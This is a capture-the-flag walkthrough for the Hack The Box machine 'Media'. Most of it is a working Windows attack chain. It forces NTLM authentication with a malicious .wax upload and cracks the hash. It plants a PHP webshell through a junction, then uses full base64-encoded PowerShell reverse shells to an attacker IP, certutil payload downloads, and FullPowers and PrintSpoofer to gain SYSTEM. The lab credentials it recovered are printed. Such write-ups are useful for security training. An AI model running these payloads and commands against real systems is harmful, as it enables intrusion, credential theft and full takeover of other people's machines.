Media - Hack The Box
Machine: Media
Difficulty: Medium
OS: Windows
Lab Link: https://app.hackthebox.com/machines/Media
TL;DR
Initial foothold achieved through NTLM hash capture via malicious .wax file upload. Escalation to LOCAL SERVICE via symbolic link abuse targeting automated file processing script. Final privilege escalation to SYSTEM using SeImpersonatePrivilege with PrintSpoofer.
Network Enumeration
Target IP: 10.129.24.82 / 10.129.182.240
Attacker IP: 10.10.15.3
nmap -sCV -p22,80,3389 10.129.24.82 -oA media_scan
Open Ports:
- 22/tcp - OpenSSH for Windows 9.5
- 80/tcp - Apache 2.4.56 (PHP 8.1.17)
- 3389/tcp - Microsoft Terminal Services (RDP)
PORT     STATE SERVICE       VERSION
22/tcp   open  ssh           OpenSSH for_Windows_9.5 (protocol 2.0)
80/tcp   open  http          Apache httpd 2.4.56 ((Win64) OpenSSL/1.1.1t PHP/8.1.17)
|_http-title: ProMotion Studio
|_http-server-header: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.1.17
3389/tcp open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2025-09-10T14:21:14+00:00; 0s from scanner time.
| rdp-ntlm-info:
|   Target_Name: MEDIA
|   NetBIOS_Domain_Name: MEDIA
|   NetBIOS_Computer_Name: MEDIA
|   DNS_Domain_Name: MEDIA
|   DNS_Computer_Name: MEDIA
|   Product_Version: 10.0.20348
|_  System_Time: 2025-09-10T14:21:09+00:00
| ssl-cert: Subject: commonName=MEDIA
| Not valid before: 2025-04-15T03:36:52
|_Not valid after:  2025-10-15T03:36:52
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Web Enumeration
Navigating to the web server reveals a media production studio website.


At the bottom of the page, there’s a file upload functionality that accepts media files compatible with Windows Media Player.



Testing with a legitimate PNG file confirms the upload works:
The application explicitly states files should be compatible with Windows Media Player.
Initial Access
NTLM Hash Capture via Malicious .wax File
After researching Windows Media Player exploits, I found an interesting attack vector using .wax playlist files to force NTLM authentication. This technique is well documented in this excellent blog post: Creating Malicious WMS Files
Generate malicious media files:
git clone https://github.com/Greenwolf/ntlm_theft.git
cd ntlm_theft
python ntlm_theft.py --generate all --server 10.10.15.3 --filename video

The tool generates multiple payload types. We’ll use video.wax for this attack.


Modify the .wax file to point to our attacking machine:
Start Responder to capture NTLM hashes:
sudo responder -I tun0
Upload the malicious file through the web interface:

Success! Responder captures the NTLMv2 hash:

Password Cracking
Crack the hash using hashcat:
hashcat -m 5600 hash.txt /usr/share/wordlists/rockyou.txt

Credentials obtained:
- Username: enox
- Password: 1234virus@
SSH into the target:
Local Enumeration
Transfer WinPEAS for automated enumeration:
python -m http.server 8000
On the target:
certutil -urlcache -f http://10.10.15.3:8000/winPEASx64.exe winPEASx64.exe
.\winPEASx64.exe
Interesting Finding: Automated File Processing Script
Located in C:\Users\enox\Documents\review.ps1:
function Get-Values {
    param (
        [Parameter(Mandatory = $true)]
        [ValidateScript({Test-Path -Path $_ -PathType Leaf})]
        [string]$FilePath
    )

    # Read the first line of the file
    $firstLine = Get-Content $FilePath -TotalCount 1

    # Extract the values from the first line
    if ($firstLine -match 'Filename: (.+), Random Variable: (.+)') {
        $filename = $Matches[1]
        $randomVariable = $Matches[2]

        # Create a custom object with the extracted values
        $repoValues = [PSCustomObject]@{
            FileName = $filename
            RandomVariable = $randomVariable
        }

        # Return the custom object
        return $repoValues
    }
    else {
        # Return $null if the pattern is not found
        return $null
    }
}

function UpdateTodo {
    param (
        [Parameter(Mandatory = $true)]
        [ValidateScript({Test-Path -Path $_ -PathType Leaf})]
        [string]$FilePath
    )

    # Create a .NET stream reader and writer
    $reader = [System.IO.StreamReader]::new($FilePath)
    $writer = [System.IO.StreamWriter]::new($FilePath + ".tmp")

    # Read the first line and ignore it
    $reader.ReadLine() | Out-Null

    # Copy the remaining lines to a temporary file
    while (-not $reader.EndOfStream) {
        $line = $reader.ReadLine()
        $writer.WriteLine($line)
    }

    # Close the reader and writer
    $reader.Close()
    $writer.Close()

    # Replace the original file with the temporary file
    Remove-Item $FilePath
    Rename-Item -Path ($FilePath + ".tmp") -NewName $FilePath
}

$todofile="C:\\Windows\\Tasks\\Uploads\\todo.txt"
$mediaPlayerPath = "C:\Program Files (x86)\Windows Media Player\wmplayer.exe"

while($True){
    if ((Get-Content -Path $todofile) -eq $null) {
        Write-Host "Todo is empty."
        Sleep 60
    }
    else {
        $result = Get-Values -FilePath $todofile
        $filename = $result.FileName
        $randomVariable = $result.RandomVariable
        Write-Host "FileName: $filename"
        Write-Host "Random Variable: $randomVariable"

        # Opening the File in Windows Media Player
        Start-Process -FilePath $mediaPlayerPath -ArgumentList "C:\Windows\Tasks\uploads\$randomVariable\$filename"

        # Wait for 15 seconds
        Start-Sleep -Seconds 15

        $mediaPlayerProcess = Get-Process -Name "wmplayer" -ErrorAction SilentlyContinue
        if ($mediaPlayerProcess -ne $null) {
            Write-Host "Killing Windows Media Player process."
            Stop-Process -Name "wmplayer" -Force
        }

        # Task Done
        UpdateTodo -FilePath $todofile
        Sleep 15
    }
}
Script Analysis:
This automated script continuously monitors C:\Windows\Tasks\Uploads\todo.txt and processes uploaded files through Windows Media Player. The critical vulnerability is that it blindly trusts file paths specified in the todo file without validation.
Security Issues:
- Arbitrary file execution through Windows Media Player
- No input validation on file paths
- Path traversal vulnerability - no sanitization of the
$randomVariabledirectory - Elevated privileges - script runs in privileged context
Privilege Escalation to LOCAL SERVICE
Symbolic Link Abuse
The vulnerability allows us to manipulate where uploaded files are placed using symbolic links (junctions).
Strategy:
- Upload a PHP webshell
- Delete the automatically created upload directory
- Create a symbolic link pointing to the web root (
C:\xampp\htdocs) - Re-upload the webshell (it will now appear in the web root)
Upload a PHP webshell:

Observe the created directory:

Remove the directory and create symbolic link:
rmdir C:\Windows\Tasks\Uploads\eabb9a81b36d60b97e74bae4a56f5e96
cmd /c mklink /J C:\Windows\Tasks\Uploads\eabb9a81b36d60b97e74bae4a56f5e96 C:\xampp\htdocs
Command Breakdown:
mklink /J- Creates a directory junction (hard link)- Source:
C:\Windows\Tasks\Uploads\eabb9a81b36d60b97e74bae4a56f5e96 - Target:
C:\xampp\htdocs(web server root)
This creates a “bridge” where any file placed in the Tasks directory appears in the web root.
Re-upload the webshell:

Verify webshell is accessible via HTTP:
The symbolic link works! webshell.php is now in the web root.
Get Reverse Shell as LOCAL SERVICE
Generate a PowerShell reverse shell using RevShells.com with URL and Base64 encoding.
Start listener:
nc -lvnp 9001
Execute reverse shell via webshell:
curl "http://10.129.182.240/webshell.php?cmd=powershell%20-e%20JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA1AC4AMwAiACwAOQAwADAAMQApADsAJABzAHQAcgBlAGEAbQAgAD0AIAAkAGMAbABpAGUAbgB0AC4ARwBlAHQAUwB0AHIAZQBhAG0AKAApADsAWwBiAHkAdABlAFsAXQBdACQAYgB5AHQAZQBzACAAPQAgADAALgAuADYANQA1ADMANQB8ACUAewAwAH0AOwB3AGgAaQBsAGUAKAAoACQAaQAgAD0AIAAkAHMAdAByAGUAYQBtAC4AUgBlAGEAZAAoACQAYgB5AHQAZQBzACwAIAAwACwAIAAkAGIAeQB0AGUAcwAuAEwAZQBuAGcAdABoACkAKQAgAC0AbgBlACAAMAApAHsAOwAkAGQAYQB0AGEAIAA9ACAAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAALQBUAHkAcABlAE4AYQBtAGUAIABTAHkAcwB0AGUAbQAuAFQAZQB4AHQALgBBAFMAQwBJAEkARQBuAGMAbwBkAGkAbgBnACkALgBHAGUAdABTAHQAcgBpAG4AZwAoACQAYgB5AHQAZQBzACwAMAAsACAAJABpACkAOwAkAHMAZQBuAGQAYgBhAGMAawAgAD0AIAAoAGkAZQB4ACAAJABkAGEAdABhACAAMgA%2BACYAMQAgAHwAIABPAHUAdAAtAFMAdAByAGkAbgBnACAAKQA7ACQAcwBlAG4AZABiAGEAYwBrADIAIAA9ACAAJABzAGUAbgBkAGIAYQBjAGsAIAArACAAIgBQAFMAIAAiACAAKwAgACgAcAB3AGQAKQAuAFAAYQB0AGgAIAArACAAIgA%2BACAAIgA7ACQAcwBlAG4AZABiAHkAdABlACAAPQAgACgAWwB0AGUAeAB0AC4AZQBuAGMAbwBkAGkAbgBnAF0AOgA6AEEAUwBDAEkASQApAC4ARwBlAHQAQgB5AHQAZQBzACgAJABzAGUAbgBkAGIAYQBjAGsAMgApADsAJABzAHQAcgBlAGEAbQAuAFcAcgBpAHQAZQAoACQAcwBlAG4AZABiAHkAdABlACwAMAAsACQAcwBlAG4AZABiAHkAdABlAC4ATABlAG4AZwB0AGgAKQA7ACQAcwB0AHIAZQBhAG0ALgBGAGwAdQBzAGgAKAApAH0AOwAkAGMAbABpAGUAbgB0AC4AQwBsAG8AcwBlACgAKQA%3D"

Success! We now have a shell as LOCAL SERVICE.
Privilege Restoration with FullPowers
Check current privileges:
whoami /priv


The LOCAL SERVICE account has limited privileges by default. We can restore full privileges using FullPowers.
Transfer FullPowers:
certutil -urlcache -f http://10.10.15.3:8000/FullPowers.exe FullPowers.exe
Start new listener:
nc -lvnp 4444
Execute FullPowers to spawn new session with full privileges:
.\FullPowers.exe -c "powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA1AC4AMwAiACwANAA0ADQANAApADsAJABzAHQAcgBlAGEAbQAgAD0AIAAkAGMAbABpAGUAbgB0AC4ARwBlAHQAUwB0AHIAZQBhAG0AKAApADsAWwBiAHkAdABlAFsAXQBdACQAYgB5AHQAZQBzACAAPQAgADAALgAuADYANQA1ADMANQB8ACUAewAwAH0AOwB3AGgAaQBsAGUAKAAoACQAaQAgAD0AIAAkAHMAdAByAGUAYQBtAC4AUgBlAGEAZAAoACQAYgB5AHQAZQBzACwAIAAwACwAIAAkAGIAeQB0AGUAcwAuAEwAZQBuAGcAdABoACkAKQAgAC0AbgBlACAAMAApAHsAOwAkAGQAYQB0AGEAIAA9ACAAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAALQBUAHkAcABlAE4AYQBtAGUAIABTAHkAcwB0AGUAbQAuAFQAZQB4AHQALgBBAFMAQwBJAEkARQBuAGMAbwBkAGkAbgBnACkALgBHAGUAdABTAHQAcgBpAG4AZwAoACQAYgB5AHQAZQBzACwAMAAsACAAJABpACkAOwAkAHMAZQBuAGQAYgBhAGMAawAgAD0AIAAoAGkAZQB4ACAAJABkAGEAdABhACAAMgA+ACYAMQAgAHwAIABPAHUAdAAtAFMAdAByAGkAbgBnACAAKQA7ACQAcwBlAG4AZABiAGEAYwBrADIAIAA9ACAAJABzAGUAbgBkAGIAYQBjAGsAIAArACAAIgBQAFMAIAAiACAAKwAgACgAcAB3AGQAKQAuAFAAYQB0AGgAIAArACAAIgA+ACAAIgA7ACQAcwBlAG5AZABiAHkAdABlACAAPQAgACgAWwB0AGUAeAB0AC4AZQBuAGMAbwBkAGkAbgBnAF0AOgA6AEEAUwBDAEkASQApAC4ARwBlAHQAQgB5AHQAZQBzACgAJABzAGUAbgBkAGIAYQBjAGsAMgApADsAJABzAHQAcgBlAGEAbQAuAFcAcgBpAHQAZQAoACQAcwBlAG4AZABiAHkAdABlACwAMAAsACQAcwBlAG4AZABiAHkAdABlAC4ATABlAG4AZwB0AGgAKQA7ACQAcwB0AHIAZQBhAG0ALgBGAGwAdQBzAGgAKAApAH0AOwAkAGMAbABpAGUAbgB0AC4AQwBsAG8AcwBlACgAKQA=" -z

Excellent! We now have SeImpersonatePrivilege enabled, which we can abuse for SYSTEM access.
Privilege Escalation to SYSTEM
PrintSpoofer - SeImpersonatePrivilege Abuse
With SeImpersonatePrivilege, we can use PrintSpoofer to escalate to SYSTEM.
Transfer PrintSpoofer:
certutil -urlcache -f http://10.10.15.3:8000/PrintSpoofer64.exe PrintSpoofer64.exe
Start final listener:
nc -lvnp 5555
Execute PrintSpoofer:
.\PrintSpoofer64.exe -i -c "powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA1AC4AMwAiACwANQA1ADUANQApADsAJABzAHQAcgBlAGEAbQAgAD0AIAAkAGMAbABpAGUAbgB0AC4ARwBlAHQAUwB0AHIAZQBhAG0AKAApADsAWwBiAHkAdABlAFsAXQBdACQAYgB5AHQAZQBzACAAPQAgADAALgAuADYANQA1ADMANQB8ACUAewAwAH0AOwB3AGgAaQBsAGUAKAAoACQAaQAgAD0AIAAkAHMAdAByAGUAYQBtAC4AUgBlAGEAZAAoACQAYgB5AHQAZQBzACwAIAAwACwAIAAkAGIAeQB0AGUAcwAuAEwAZQBuAGcAdABoACkAKQAgAC0AbgBlACAAMAApAHsAOwAkAGQAYQB0AGEAIAA9ACAAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAALQBUAHkAcABlAE4AYQBtAGUAIABTAHkAcwB0AGUAbQAuAFQAZQB4AHQALgBBAFMAQwBJAEkARQBuAGMAbwBkAGkAbgBnACkALgBHAGUAdABTAHQAcgBpAG4AZwAoACQAYgB5AHQAZQBzACwAMAAsACAAJABpACkAOwAkAHMAZQBuAGQAYgBhAGMAawAgAD0AIAAoAGkAZQB4ACAAJABkAGEAdABhACAAMgA+ACYAMQAgAHwAIABPAHUAdAAtAFMAdAByAGkAbgBnACAAKQA7ACQAcwBlAG4AZABiAGEAYwBrADIAIAA9ACAAJABzAGUAbgBkAGIAYQBjAGsAIAArACAAIgBQAFMAIAAiACAAKwAgACgAcAB3AGQAKQAuAFAAYQB0AGgAIAArACAAIgA+ACAAIgA7ACQAcwBlAG4AZABiAHkAdABlACAAPQAgACgAWwB0AGUAeAB0AC4AZQBuAGMAbwBkAGkAbgBnAF0AOgA6AEEAUwBDAEkASQApAC4ARwBlAHQAQgB5AHQAZQBzACgAJABzAGUAbgBkAGIAYQBjAGsAMgApADsAJABzAHQAcgBlAGEAbQAuAFcAcgBpAHQAZQAoACQAcwBlAG4AZABiAHkAdABlACwAMAAsACQAcwBlAG4AZABiAHkAdABlAC4ATABlAG4AZwB0AGgAKQA7ACQAcwB0AHIAZQBhAG0ALgBGAGwAdQBzAGgAKAApAH0AOwAkAGMAbABpAGUAbgB0AC4AQwBsAG8AcwBlACgAKQA="

🎉 SYSTEM shell obtained! Machine pwned!
Key Takeaways
- NTLM Relay Attacks - Malicious media files (.wax) can force NTLM authentication
- Symbolic Link Abuse - Automated file processing without path validation allows directory traversal
- Privilege Escalation Chain - LOCAL SERVICE → SeImpersonatePrivilege → SYSTEM
- Defense Recommendations:
- Validate and sanitize all file paths
- Implement strict file type checking
- Disable unnecessary Windows Media Player features
- Apply least privilege principles to automated processes